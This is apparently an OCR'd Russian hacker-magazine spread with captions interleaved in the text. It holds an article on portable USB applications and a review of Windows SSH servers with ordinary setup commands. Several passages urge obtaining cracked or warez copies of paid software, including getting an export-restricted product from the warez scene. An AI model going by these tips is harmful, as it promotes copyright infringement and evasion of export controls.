ДОМА Я ИСПОЛЬЗУЮ БРАУЗЕР FIREFOX, ТОЛКОВО НАСТРОЕННЫЙ И ВООРУЖЕННЫЙ ВСЕВОЗМОЖНЫМИ ПЛАГИНАМИ. НА ЧУЖОМ ЖЕ КОМПЬЮТЕРЕ МНЕ ПОСТОЯННО ПЫТАЮТСЯ ПОДСУНУТЬ ЧТО-ТО СВОЕ. ВОТ ПРИХОЖУ В ИЗДАТЕЛЬСТВО, А ТАМ ВЕЗДЕ УСТАНОВЛЕН INTERNET EXPLORER. ПРИЧЕМ УСТАНОВИТЬ СВОИ ПРОГРАММЫ НЕЛЬЗЯ — СИСТЕМА ТУТ ЖЕ НАПОМИНАЕТ О НЕДОСТАТОЧНОСТИ ПРАВ. ЕЩЕ БЫ, ВЕДЬ АДМИНИСТРАТОР КАТЕГОРИЧЕСКИ ПРОТИВ САМОДЕЯТЕЛЬНОСТИ. ВОТ СИЖУ ТЕПЕРЬ И ДУМАЮ: ТО ЛИ ОСВАИВАТЬСЯ С ПРЕДЛОЖЕННЫМ НАБОРОМ УБОГОГО СОФТА, ТО ЛИ СОСТАВИТЬ СВОЙ.

WEB

Portable Firefox
www.portableapps.com/apps/internet/browsers/portable_firefox
Opera@USB
www.opera-usb.com
The Bat! Voyager
www.ritlabs.com/ru/products/voyager
Portable Thunderbird
www.portableapps.com/apps/internet/email/portable_thunderbird
Total Commander
www.ghisler.com
Far
www.rarlab.com/far_manager.htm
FileZilla
filezilla.sourceforge.net
Miranda IM
www.miranda-im.org
qip
www.qip.ru
&RQ
www.rejetto.com/&RQ
Portable NVU 1.0
johnhaller.com/jh/mozilla/portable_nvu/
XAMPP
www.apachefriends.org/en/xampp.html
XMPlay
www.un4seen.com
PortaPuTTY
socialistsushi.com/portaputty
Remora USB Disk Guard
www.richskills.com
KeePass Password Safe
keepass.sourceforge.net
PStart
www.pegtop.de/start
HP USB Disk Storage Format Tool
selfdestruct.net/misc/usbboot




INFO

Установив расширение Firefox Bookmarks Synchronizer, ты получишь возможность синхронизировать закладки браузера по возвращении домой. Актуальная копия всегда будет храниться на специальном FTP-сервере.

Portable Apps

Решение, конечно же, есть. Ведь программы можно записать на флешку и носить с собой. Но тут опять загвоздка. Не получится просто установить приложение на сменный носитель и запускать его с чужого компа. В большинстве случаев возникнут проблемы с реестром, не говоря уже о всевозможных библиотеках и драйверах, активно используемых приложениями. Определить зависимости несложно, но для установки того же драйвера тебе, как минимум, понадобятся права администратора. А в этом случае наша затея теряет смысл. К счастью, нашлись энтузиасты, которые озадачились проблемой и начали разрабатывать специальные версии популярных приложений, адаптированные для запуска с USB-накопителей. В сети даже появилась новая категория программ — portable applications. Вот с ними нам и предстоит сегодня познакомиться. Начнем, пожалуй, с браузера.

/1/ Удобный запуск любых программ с флешки через PStart



Браузер

Чаще всего я запускаю браузер — это факт. Я настолько привык к удобному интерфейсу Firefox, его впечатляющей расширяемости и стабильной работе (для любой уязвимости тут же выходит апдейт), что использовать что-то другое уже попросту не могу. Поэтому на флешке я всегда ношу специальную портируемую версию огненной лисы, запускаемую без установки. Portable Firefox, а именно так называется разработка, распространяется в виде архива, который легко распаковывается на флешку, после чего успешно используется так, как если бы это был обычно установленный браузер. Портируемый Firefox легко поддается русификации с помощью специального xpi-файла с локализацией, однако на сайте и форуме www.mozilla.ru всегда можно найти готовую русскую версию модифицированной лисы. Важно, что подобные маневры никак не влияют на функциональность программы: ты по-прежнему можешь подключать любые расширения. Хороший сборник плагинов, кстати, компонует и распространяет все тот же сайт mozilla.ru. Поклонникам Oper'ы аналогичным образом подойдет программа Opera@USB.

/2/ Специальная версия PuTTY, сохраняющая параметры подключений не в реестре, а XML-файле

Почтовый клиент

Если говорить о почтовом клиенте, то для поклонников The Bat! подготовлен беспроигрышный вариант. Сама Ritlabs, то есть разработчик мыши, изготовила портируемую версию своего приложения. Чудо называется The Bat! Voyager и устанавливается на нужный том (флешку) с помощью специального мастера. В результате получается полноценный The Bat со всеми функциями и наворотами, но на сменном носителе. Огорчает только, что программа платная и очень капризная по отношению к регистрационным данным. Хуже всего то, что разработчиками применяется двухступенчатая система регистрации: сначала с помощью регистрационного ключа, а потом по идентификатору сменного устройства. В инете несложно найти патчи, которые эти ограничения снимают, но все-таки придется повозиться. Если такого желания нет, то рекомендую другой вариант — Portable Thunderbird. Не прога, а настоящая находка: функциональный почтовик на флешке, да еще с открытыми исходниками.

/3/ Лучшая утилита для форматирования флеш-накопителей



Многие другие небольшие LiveCD-дистрибутивы можно загружать с USB. В том числе SLAX (www.slax.org), Puppy Linux (www.puppylinux.org), INSERT (www.inside-security.de/insert_en.html).

Всего понемножку

Очень важно иметь с собой файловый менеджер, так как стандартный проводник может вывести из равновесия кого угодно. Что касается Total Commander'а и Far'а, то никаких проблем не возникнет. Достаточно скопировать папки с установленными приложениями на флеш-накопитель и совершенно спокойно их использовать. Отличной заменой встроенному FTP-клиенту станет бесплатное приложение FileZilla. Тулза, работающая без дополнительной установки, удовлетворит даже самых требовательных пользователей. Популярные мессенджеры Miranda IM, qip и &RQ также отлично функционируют без дополнительных доработок. Для этого нужно лишь скопировать на флешку все рабочие файлы, а также файлы-профили. Нужен портативный HTML-редактор? В этом случае идеально подойдет Portable NVU. Не Dreamweaver, конечно, но для быстрого редактирования веб-документа в непривычных условиях вполне сойдет. Кстати, на флешке возможно разместить функциональный веб-сервер

Портируемая радость

Читая эту статью, не приходила ли тебе мысль создать на USB-флешке некую виртуальную среду со своими системными настройками и реестром? Чтобы туда без проблем можно было установить системный драйвер (например, для True Crypt) и задать любые другие настройки для нормальной работы приложений. Представь: установил программу на флешку и можешь запускать ее откуда угодно. Хороша идея, да?


Воплощением этой мечты в жизнь занимаются сразу несколько команд разработчиков. Недавно на рынке даже появилась целая платформа U3 и созданные на ее основе накопители (www.u3.com/smartdrives/default.aspx). Немногим дороже обычных флешек, они предоставляют возможность запускать любые приложения и драйвера с накопителя посредством специальной оболочки, не оставляя при этом следов в основной системе. Реализация системы зашита внутрь самой флешки.

Совершенно иное решение предоставляет компания thinstall (thinstall.com/products/overview.php). Их продукт — Virtualization Suite — позволяет программно поместить приложение любой сложности внутрь специального контейнера. Такой контейнер представляет собой обычный exe-файл, состоящий из специальной виртуальной среды, а также всех необходимых для работы приложения драйверов и DLL-библиотек. Модифицированное таким образом приложение легко запускается на других компьютерах, даже с абсолютно «чистой» системой. Но не спеши радоваться. К сожалению, все мои попытки скачать программу и найти ее взломанный вариант не увенчались успехами. Может быть, тебе повезет больше?


INFO

Флешки в последнее время сильно подешевели: накопитель с объемом 1 Гб уже не стоит нескольких тысяч рублей. Шестьсот-восемьсот рублей — это нормальная цена. Дешевеют и портативные жесткие диски, предназначенные для подключения к ноутбуку. Обрати на них внимание, если требуется большой объем.


/4/ Эту программу для шифрования данных всегда можно носить с собой



/5/ По сути, тот же Firefox с той лишь разницей, что для запуска используется другой исполняемый файл



/6/ Damn Small Linux: любые приложения внутри 50 Мб дистрибутива



(XAMPP), чтобы тестировать и отлаживать динамические Perl- и PHP-сценарии.

В нашем деле нередко требуется получить удаленный доступ к компьютеру. В принципе, вполне можно использовать любимый PuTTY, распространяющийся в виде отдельного exe'шника. Но есть одно «но». По умолчанию SSH-клиент хранит настройки и параметры подключений в реестре, поэтому на каждом новом компьютере его придется конфигурировать заново. Специальная версия PortaPuTTY быстро решит эту проблему, сохранив конфиг в XML-файле.

Теперь о мультимедия. Winamp не всегда успешно работает на флешке. Но все его функции отлично выполняет портируемый плеер XMPlay, в чем ты скоро убедишься. Тут тебе и поддержка всех популярных форматов (OGG, MP3, WMA и т.д.), и плей-листов PLS/M3U/ASX/WAX, и даже скинов, которые визуально позволяют сделать копию винампа.

Безопасность

Эффективно спрятать конфиденциальные данные позволяют всевозможные системы шифрования. Мы уже писали о них в одном из наших номеров. Тогдашние победители обзора (TrueCrupt и BestCrypt) хотя и позволяют хранить зашифрованный контейнер на внешнем носителе, но требуют установки в ОС специального. Другими словами, примонтировать зашифрованный диск на другом компьютере без предварительной установки софта ты не сможешь. Вряд ли кого заинтересует идея носить компромат в кармане, поэтому пришлось искать альтернативный продукт. Решение нашлось очень скоро. Отказавшись от контейнера в виде логического диска, можно легко оперировать отдельными файлами или, что удобнее, каталогами при помощи таких утилит, как Remora USB Disk Guard. Рассказывать о программе, по большому счету, нечего. Она просто эффективно шифрует данные с использованием криптостойких алгоритмов.

Тем, кто для разных сервисов в интернете использует уникальные пароли, особенно рекомендую разместить на флешке программу для хранения паролей. Ты не ошибешься, если остановишь свой выбор на утилите KeePass Password Safe. Пароли останутся в сохранности благодаря непробиваемой системе шифрования, а чрезвычайно удобный интерфейс поможет быстро найти то, что нужно, и освежить память.

Программа хороша во всех отношениях: /7/ разработчики даже позаботились о том, чтобы информация о паролях не была перехвачена кейлоггерами, а это многого стоит.


Райские условия

Мало записать программы на диск — нужно позаботиться об их комфортном запуске. И с этой задачей с доблестью справляется утилита PStart. По сути, это обычная панель, на которой размещены ярлыки для запуска всевозможного софта. Но у нее есть специальный режим, позволяющий работать с программами на сменном носителе. Фишка в том, что PStart не привязывается к конкретной букве диска во время создания ярлыков. И если в одном компьютере флешка монтируется как диск F:, а на другом — G:, то любые ярлыки по-прежнему будут ссылаться на программы как ни в чем не бывало.

Сразу после запуска в трее появляется PStart, позволяющая запустить любое приложение с флешки за считанные секунды. Более того, для каждой портированной проги можно настроить запуск по расписанию или автостарт (во время запуска самого PStart'а). У меня, например, автоматически запускает Miranda. А вот наладить автозапуск, как в случае CD/DVD дисками, не получится, и виной тому — ограничения самой Windows. Справедливости ради замечу, что некоторые модели флешек такую возможность все-таки предоставляют.

Чертовски маленький линукс

Набор отборного софта не флешке — это уже хорошо. Но ты никогда не задумывался, что на ней можно разместить целую операционную систему? Просто вставил носитель в USB-разъем и грузи с него настроенную под себя ось без каких-либо ограничений и квот, препятствующих установке любимых программ. Воплотить мечту в реальность поможет любой LiveCD — дистрибутив пингвина, но я рекомендую воспользоваться Damn Small Linux (www.damnsmalllinux.org). Суди сам: в 50-метровый образ тукса входят полноценные мультимедиа-утилиты (XMMS), FTP-клиент, браузер Firefox, почтовый мыльник Sylpheed, текстовые и графические редакторы, проги для просмотра документов, файловые менеджеры, мессенджер, VNC- и Rdesktop-клиенты для доступа к удаленному компу. Более того, ты легко сможешь подключить DSLinux к локалке или инету, благо и DHCP-клиент, и пакеты для работы с PPP, PPPoE (ASDL) входят в стандартную пос-



/7/ Тулза унесет все свои секреты в могилу или же выдаст все данные, если ты скажешь пароль

тавку. Выбор именно этого дистрибутива обусловлен еще и тем, что он изначально заточен для работы с USB-накопителями, а это избавит нас от кучи геморроя.

Установить систему не составит труда, но для этого нужно немного подготовиться. Позаботься, чтобы на флешке было достаточно свободного места, а лучше вообще отформатируй накопитель, предварительно сделав бэкап всех файлов. Причем не стандартной утилитой Windows, а всемирно признанной тулзой HP USB Disk Storage Format Tool. Далее с помощью WinRAR можешь смело распаковать содержимое iso-образа в корень накопителя. Но для того, чтобы загрузиться с флешки, этого будет недостаточно. Нужно еще сделать флешку загрузочной, что реализуется с помощью специальной утилиты Syslinux. Требуется распаковать архив с программой в одну из папок и запустить со следующими ключами: syslinux.exe -f G:

Здесь G: — это название нужного диска с флешкой. И вот только теперь все готово: убойный USB-накопитель в твоих руках. Большинство современных BIOS поддерживают загрузку с флешки в одном из режимов USB-HDD или USB-Zip. Функционально они ничем не отличаются, поэтому для загрузки с флешки достаточно установить любой из них.

И вот еще бонус: во время обычной загрузки в винду открой свой накопитель и среди файлов запусти dsl-windows.bat. И смотри, что произойдет :).

Найди свой софт

Естественно, набор софта каждый составляет под себя, исходя из своих нужд и соображений. Я рассказал лишь о тех программах, которые постоянно использую с флешки сам. А тебе самому предстоит найти программы для записи болванок, просмотра изображений и много чего еще на специализированных сайтах. Я дам тебе список: en.wikipedia.org/wiki/List_of_portable_applications, www.portableapps.com, www.tinyapps.org/, standalone.atspace.org/, www.no-install.com. Действуй! :)



SHADOS
/ SHADOS@REAL.XAKEP.RU, WWW.RU24-TEAM.NET/

Виндовое SSH'частье

Тестируем SSH-серверы для Windows

ОДИН ЗНАКОМЫЙ НЕДАВНО ОБЪЯВИЛ: «SSH-СЕРВЕР МОЖНО УСТАНАВЛИВАТЬ ТОЛЬКО ПОД НИКСАМИ!». МОИ ВОЗРАЖЕНИЯ ОН В РАСЧЕТ НЕ БРАЛ И С ПЕНОЙ У РТА ДОКАЗЫВАЛ МНЕ, ЧТО ПОД ВИНДОЙ ТАКИЕ ИЗЫСКИ В ПРИНЦИПЕ НЕВОЗМОЖНЫ. СПОР ЕСТЬ СПОР. ПРИШЛОСЬ ЕМУ ДЕЛОМ ДОКАЗЫВАТЬ ОБРАТНОЕ. СЕРВАК ЗАВЕЛСЯ С ПЕРВОГО РАЗА И Я, ПРИЗНАТЬСЯ, САМ УДИВИЛСЯ, НАСКОЛЬКО ХОРОШО ВСЕ ЗАРАБОТАЛО.

Недра защищенного соединения

После недолгого изучения темы и серфинга инета оказалось, что подходящего софта не так уж и мало. Каждая найденная мною программа могла похвастаться отменной реализацией протокола, а некоторые и вовсе предоставляли кучу дополнительных возможностей, тем самым заслужив место в сегодняшнем обзоре. Но прежде чем приступать к тестированию, предлагаю вкратце разобраться, что вообще представляет собой этот SSH. Без базового набора знаний ты рискуешь потеряться среди многочисленных опций и параметров сервера. Чтобы в дальнейшем исключить недопонимание, включай мозги и внимательно вникай в материал.

Все с пеленок знают, что протокол telnet ввиду отсутствия шифрования небезопасен. Однако необходимость подключения к командной строке удаленного компьютера встречается сплошь и рядом. Так вот SSH (Secure Shell) — по сути, защищенная версия telnet. Этот протокол, также предназначенный для удаленного администрирования, более защищен. Безопасность достигается за счет непрерывного шифрования трафика, жесткой аутентификации как пользователей, так и хостов, а также всевозможных проверок целостности данных. Остановимся на этом подробнее.

Всего существует три способа идентификации клиента: с помощью логина/пароля, по IP-адресу и по публичному ключу клиента. Приоритет при подключении к серверу выставлен следующим образом: сначала клиент пытается аутентифицироваться своим IP-адресом, затем публичным ключом и, в последнюю очередь, посредством интерактивного ввода пароля. После аутентификации на базе имеющихся у клиента и сервера двух пар ключей (каждая состоит из одного секретного и одного публичного) генерируется ключ симметричного шифрования. Схема генерации такова, что злоумышленник не сможет расшифровать ключ, даже перехватив его. Зато все данные, которые в дальнейшем будут передаваться по защищенному каналу, зашифрованы именно этим ключом. Для криптования трафика обычно используется алгоритм AES, но администратор в любой момент сам может указать, какому алгоритму отдать предпочтение. Исправляя серьезные уязвимости первой версии протокола, SSH2 дополнительно использует средства для проверки целостности данных. В частности, вместе с данными посылаются контрольные суммы формата SHA или MD5, которые гарантированно исключают возможные подмены пакетов и вообще изменения трафика.

Помимо доступа к удаленной командной строке, SSH предоставляет ряд других возможностей. Первая — это туннелирование. После того как установлено SSH-соединение, можно безопасно роутить через туннель трафик одного или сразу нескольких приложений. Это не только позволяет обойти файрвол, но еще и гарантированно скроет данные от прослушивания. Не стоит забывать и о безопасной передаче файлов (Secure file transfer), реализуемой на базе протокола SFTP. Такая возможность будет очень кстати, если частенько требуется передавать документы особой важности. Теперь, когда ты получил общие сведения о протоколе, приступим к программной части вопроса. И откроет наш обзор всем известный OpenSSH.

OpenSSH for Windows 3.8.1


Бесплатно открытые исходники
sshwindows.sourceforge.net

Судьбою многих других успешных юниксовых программ OpenSSH, не без усилий группы разработчиков cygwin, был портирован на Windows-платформу. Событие поистине знаменательное, особенно с учетом того, что этот продукт считается наиболее продвинутой и самой полной реализацией SSH-протокола. Будь уверен: здесь реализовано все, поэтому если ты чего-то не нашел, то вывод один — плохо искал.

Омрачить настроение, особенно неопытному пользователю, может отсутствие графического интерфейса программы. По крайней мере, в стандартном пакете OpenSSH GUI'шной оболочки для настройки демона ты не найдешь. Следуя канонам серьезного серверного ПО, конфигурирование осуществляется исключительно с помощью текстовых конфигов, поэтому заранее запасись блокнотом и терпением, чтобы прочитать мануал. Основной конфигурационный файл — sshd_config — находится в папке OpenSSH/etc. По умолчанию конфиг настроен так, что OpenSSH может стартовать без какой-либо дополнительной настройки. Главное — указать в конфиге используемый порт, если стандартный 22-ой занят (опция Port). Что касается остальных опций, предназначенных для настройки авторизации пользователя, шифрования и логирования, то их во время первого старта можно не трогать. Другое дело, что демон должен знать, кому разрешать соединения, а кому — нет. Поэтому приступим к определению пользовательских групп и аккаунтов. Делается это следующим образом:


1) Для начала нужно создать файл с описанием групповых разрешений пользователей:

```
mkgroup -l >> ..\etc\group
mkgroup -d >> ..\etc\group
```



Панель управления Vandyke Software VShell.

Задаем ключи сервера с помощью администраторского интерфейса WinSSHD



Многочисленные настройки демона

От каких атак защищает SSH?

• IP-спуфинга, когда атакующий компьютер посылает пакеты от имени разрешенного хоста.
• DNS-спуфинга, в случае, если кому-то удастся подделать ns-записи DNS-сервера.
• Снифинга и утечки паролей, которые исключены за счет шифрования данных.
• Фальсификации данных, которая исключена благодаря непрерывной проверке данных с помощью MD5-хэшей.

Единственное, что может сделать хакер, — это оборвать установленное соединение или перехватить данные, которые в любом случае не сможет расшифровать.

Первая команда применима к локальным группам (то есть тем, что прописаны на твоем компьютере), вторая — к доменным. Если доменом в твоей сети и не пахнет (что очень вероятно), то выполнение второй команды прервется с соответствующей ошибкой. Ничего страшного. Обрати внимание, что в команде нужно использовать именно «>>» для добавления информации в конец файла, а не перенаправление потока «>», которое полностью перезапишет файл ..\etc\group, удалив ранее внесенные записи.

2) На втором этапе мы добавляем авторизированного пользователя в файл passwd с помощью команды mkpasswd. Для локальных пользователей опять же указывается ключ «–l», а для тех, кто работает в домене, — «-d». В общем случае можно сделать так:

```
mkpasswd -l -u username >> ..\etc\passwd
mkpasswd -d -u username >> ..\etc\passwd
```

Имя пользователя (username) нужно брать не с потолка: аккаунт с таким именем должен существовать на локальной машине или на контроллере домена. Кстати, если убрать ключ «–u» и имя пользователя, то будут добавлены сразу все пользователи локального компьютера или домена, включая системные и гостевые логины. Таким образом, ты избавишь себя от нудной работы по занесению каждого юзера в отдельности. В файле \etc\passwd можно также изменить путь до командного интерпретатора, если возможности стандартного cmd.exe кого-то из клиентов не устраивают.

3) Далее остается только запустить сервис и приступать к тестированию:

```
net start opensshd
```

Проверить работоспособность демона можно банальным соединением к 22-му порту локального компьютера. Само собой, выбор SSH-клиента на результат никак не влияет, но не забывай о том, что в состав OpenSSH входит собственный клиент, который вызывается следующим образом: ssh <user@servername>.

Несмотря на удачное соединение, не спеши забивать на дальнейшее конфигурирование сервера. OpenSSH имеет множество нюансов, которые могут реально пригодиться и обезопасить сервер, но вдаваться в детали сейчас я не вижу смысла. Во-первых, в «Юниксоиде» у нас было уже несколько статей по тонкой настройке OpenSSH, и большая часть материала применима для версии под Windows. А во-вторых, в состав инсталляционного пакета входит отличная документация, которая поможет тебе выжать из сервиса максимум, включая такие вкусности, как различные виды аутентификации, туннелирование пакетов, SFTP и SCP. Ах да, чуть не забыл! OpenSSH — это единственный бесплатный пакет из представленных в обзоре программ, который вдобавок распространяется с открытыми исходниками.

Vandyke VShell 2.6

Shareware
www.vandyke.com

Сложно представить, что кто-то сможет составить здоровую конкуренцию OpenSSH, но авторитетные ребята из Vandyke, похоже, с этой задачей справились. Результатом их многолетнего труда стал не только известный SHH-клиент SecureCRT, но еще и демон, в котором реализованы все фишки протокола SSH, а также удобные средства для администрирования.

Устанавливается VShell без проблем. Без лишних загвоздок и заморочек, как это обычно бывает с серверными приложениями. И что особенно важно: сразу после установки демон вполне работоспособен — нужно лишь перегрузиться. Но для начала посмотрим, какие возможности предлагают разработчики.

Окно программы — это интерфейс для управления сервером. По сути, это одна большая панель со всевозможными настройками, тематически сгруппированными. В разделе General содержатся основные параметры сервера. Если требуется изменить порт, на котором будет висеть сервер или же командный интерпретатор, предоставляемый пользователям по умолчанию, то достаточно просто изменить значения соответствующих параметров. Обращаю внимание, что, если вместо cmd.exe указать путь до PowerShell (C:\Program Files\Windows PowerShell\v1.0\powershell.exe), удаленные пользователи не только ощутят прелести безопасного соединения, но еще и всю мощь нового командного интерпретатора от Microsoft. В этом же разделе можно задать параметры шифрования и сжатия данных, в частности, выбрать используемые алгоритмы и выбрать ключ хоста (для его создания используется встроенная утилита — vkeygen).


VShell отличается большим разнообразием механизмов аутентификации. Поддерживается и стандартная схема на базе public/private ключей, интерактивный ввод с клавиатуры, Kerberos, цифровые сертификаты X.509 или RADIUS-серверы. Все это со знанием дела

Консольный рай


Windows Access Server (www.foxitsoftware.com/wac/server_intro.php) — это еще один SSH-демон под винду. Программа сильно уступает представленным в обзоре продуктам, но есть у нее одна фишка, о которой я не могу не рассказать. В состав демона входят десяток текстовых утилит, представляющих собой полные аналоги виндовых приложений: проводника, редактора реестра, монитора событий (event viewer), панели для управления пользователями и группами и даже сапера. Представляешь: все те же возможности и окошки, но в консоли. Разница лишь в том, что окна отображаются в текстовом режиме с помощью ASCII-символов. Рекомендую выбрать из архива с программой нужные тебе утилиты (каждая из них имеет свой exe-файл) и взять их на вооружение.



Дистрибутивы программ необязательно выкачивать из инета — любой из них ты сможешь найти на нашем диске. SSH-клиенты и утилиты для туннелирования обязательно будут там же.



Настройка OpenSSH осуществляется с помощью текстового конфига — sshd_config.



Переработанный Event Viewer — та же функциональность, но с консольным интерфейсом.

можно настроить в разделе Authentication. Параметры доступа задаются как сразу для всех, так и для любого конкретного пользователя в отдельности. В последнем случае он должен быть создан в системе. Причем разграничение прав осуществляется с помощью удобного списка контроля доступа (ACL — Access Control List). Буквально несколькими кликами мыши админ может запретить или разрешить для каждого аккаунта доступ, выполнение команд, запуск приложений, возможности SFTP или перенаправление портов.

Я не зря упомянул про SFTP — соответствующий сервер встроен в VShell по умолчанию. И что особенно приятно, реализован он на самом высоком уровне. Суди сам: здесь тебе и механизм виртуальных директорий, позволяющий создавать логические контейнеры для хранения данных, и даже специальная реализация триггеров, особым образом реагирующих на активность пользователей. Например, для каждого залитого юзером файла можно запустить сканер и автоматически проверить его на вирусы.

Подобный продукт не мог обойтись без возможности удаленного управления. Разработчики очень умело подошли к этому вопросу и реализовали администраторскую утилиту в виде обычного консольного приложения — vshellconfig.exe. В итоге администратору достаточно установить SSH-соединение и, обладая достаточными правами, запустить из папки VShell конфигурационную консоль. В заключение скажу, что реализации VShell существуют не только под Windows, но и любых никсовых платформ. Правда, разработчики справедливо требуют нехилое количество зеленой капусты за свой продукт, да и скачать на официальном сайте этот продукт не представляется возможным. Ребята запрещают вывозить столь навороченные технологии из страны, а поэтому придется искать софтину на варезной сцене. Но кто ищет — тот всегда найдет. Практика показала, что этот вопрос решается за пару минут.

WinSSHD 4.15a

Shareware
www.bitvise.com/winsshd.html

В отличие от предыдущих программ WinSSHD предназначена для работы исключительно под виндой, но в нашем случае этот факт большого значения не имеет. Во время инсталляции WinSSHD регистрируется в системе в качестве системного сервиса, после чего на экране появляется простенькая панель для администратора. Разработчики приложили массу усилий, чтобы сразу после установки сервис был готов к работе. В общем у них это получилось, но необходимость хотя бы в минимальной настройке все же есть.

Итак, панель управления состоит из нескольких вкладок: первая — для мониторинга, вторая — для работы с ключами, третья для конфигурирования сервера. Если ранее был создан бэкап, то конфиг можно быстро импортировать из файла. Нам же придется настраивать все с нуля, поэтому жмем на кнопку «Edit/view settings». Спешу предупредить: не стоит пугаться разнообразия настроек, которое предложит появившееся окно SSH-сервера. Несмотря на огромное количество всевозможных опций и параметров, ориентироваться среди них очень просто, и при первом же знакомстве оказывается, что бояться нечего. Например, раздел Server отвечает за выбор интерфейсов и портов, на которых программа будет принимать подключение. Здесь же задаются параметры логирования (настройки, кстати, богаче, чем аналогичные в VShell'е). А в раздел Algorithms ты можешь выбрать используемые программой алгоритмы шифрования, но лучше все оставить, как есть. Не вызовет затруднения и работа с юзерскими аккаунтами. Благо WinSSHD отлично взаимодействует с группами и пользователями операционной системы, что позволяет, во-первых, избавиться от повторного набора юзеров в базу, а во-вторых, предоставляет отличные возможности по управлению ими. Важно, что любые специфические настройки можно задать для пользователя и каждой группы отдельно. Взять, к примеру, командный интерпретатор: некоторые продвинутые клиенты, возможно, захотят использовать возможности нового PowerShell, однако другие, которые о нем никогда не слышали, предпочли бы использовать старый добрый cmd.exe. С помощью WinSSHD это легко реализуется. Или вот еще интересная деталь: можно так настроить демон, что он будет реагировать на некоторые события — вход и выход пользователя, например. Реакция, правда, может быть только одна — запуск исполняемого файла. Но даже с ее помощью вполне реально наладить любую автоматику. Впрочем, использовать системные аккаунты не всегда удобно, поэтому WinSSHD позволяет создать еще и виртуальные, применимые только для SSH-сервера, учетные записи. С точки зрения сервера, они мало чем отличаются от обычных, однако требуют более детальной настройки. Особо удобной такая фишка становится при активном использовании SFTP-сервера, избавляя нас от необходимости засорять систему лишними, и очень часто временными, учетными записями.

После минимального конфигурирования WinSSHD возьмется и за обеспечение твоей анонимности, направляя все соединения на удаленный прокси/сокс. Классический вариант: установить демон WinSSHD на выделенном сервере или VDS (виртуальный выделенный сервер), туннелировать весь свой трафик через SSH и уже оттуда выпускать через внешнюю проксю в Уругвае. О том, как наладить подобную штуку, мы уже писали.

Хочу похвалить административный интерфейс программы. Очень приятно, что все параметры и опции сопровождаются подробными комментариями. Не нужно постоянно подрываться и смотреть хелп — просто последовательно читаешь подсказки и задаешь нужные параметры.

Злоключение

